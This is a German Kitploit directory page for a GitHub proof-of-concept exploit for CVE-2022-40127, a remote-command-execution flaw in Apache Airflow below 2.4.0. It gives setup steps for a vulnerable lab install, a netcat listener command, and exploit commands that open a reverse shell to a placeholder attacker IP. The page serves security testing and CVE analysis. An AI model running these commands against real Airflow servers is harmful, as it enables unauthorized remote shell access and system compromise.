
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2022-40127-Airflow-RCE — Proof-of-Concept-Exploit für CVE-2022-40127, das Apache Airflow RCE über einen manipulierten run_id-Parameter angreift, mit automatisierter Reverse-Shell-Zustellung. | Kitploit
Tools/GitHubGitHub/jakabakos/cve-2022-40127-airflow-rce
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsCommand and ControlRed Teaming
GitHubjakabakos/cve-2022-40127-airflow-rce

CVE-2022-40127-Airflow-RCE

Proof-of-Concept-Exploit für CVE-2022-40127, das Apache Airflow RCE über einen manipulierten run_id-Parameter angreift, mit automatisierter Reverse-Shell-Zustellung.

Repository anzeigen
2123vor 3 JahrenNoch nicht geprüft
Teilen

Apache Airflow < 2.4.0 RCE (CVE-2022-40127)

PoC für CVE-2022-40127, eine RCE-Sicherheitslücke in Apache Airflow, die Versionen vor 2.4.0 betrifft.

Die offizielle Beschreibung des Berichts sagt:

Eine Schwachstelle in den Beispiel-DAGs von Apache Airflow erlaubt es einem Angreifer mit UI-Zugriff, der DAGs auslösen kann, über den manuell bereitgestellten run_id-Parameter beliebige Befehle auszuführen. Dieses Problem betrifft Apache-Airflow-Versionen vor 2.4.0.

Dieses Repository wurde für einen CVE-Analyse-Blogbeitrag erstellt, der auf dem vsociety-Blog verfügbar ist.

https://github.com/jakabakos/CVE-2022-40127/assets/42498816/2094f2ec-f074-41e6-99f4-f9f77dd09df6

Verwendung

Sie können das Repository klonen:

git clone https://github.com/jakabakos/CVE-2022-40127.git

Airflow v2.3.4 installieren und ausführen

Über docker-compose

Laden Sie die docker-compose-Datei aus dem offiziellen Repository herunter:

cd /opt/
mkdir airflow-2.3.4 && cd airflow-2.3.4
curl -LfO 'https://airflow.apache.org/docs/apache-airflow/2.3.4/docker-compose.yaml'

Airflow ausführen:

mkdir -p ./dags ./logs ./plugins
echo -e "AIRFLOW_UID=$(id -u)" > .env
docker-compose up airflow-init
docker-compose up
open localhost:8080

In diesem Fall sind sowohl der Benutzername als auch das Passwort airflow.

Manuell

Basierend auf den offiziellen Installationsanweisungen:

pip3.8 install "apache-airflow==2.3.4" --constraint "https://raw.githubusercontent.com/apache/airflow/constraints-2.3.4/constraints-3.7.txt"

Sie können mit den Befehlen which airflow und/oder airflow info überprüfen, ob die Installation erfolgreich war.

Airflow ausführen:

airflow standalone

Sie finden das generierte Passwort und den Benutzernamen in den Logs.

Verwendung des Exploits

Installieren Sie zuerst die erforderlichen Pakete mit pip:

pip3 install -r requirements.txt

Die möglichen Optionen sehen Sie mit:

python3 exploit.py --help

Sie können prüfen, ob der Host ausgenutzt werden kann oder nicht:


python3 exploit.py -u airflow -p airflow -url http://localhost:8080

Richten Sie in einer anderen Terminalsitzung einen lokalen Listener für die Reverse Shell ein:

nc -lvnp 4242

Führen Sie das Skript mit diesem Befehl im Angriffsmodus aus:

python3 exploit.py -u airflow -p airflow -url http://localhost:8080 -a -host <attacker_ip> -port 4242

Sie sollten die Verbindung innerhalb von etwa einer Minute sehen. Beweis
Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    790
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    508
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    435
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    346
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    263
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    260

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






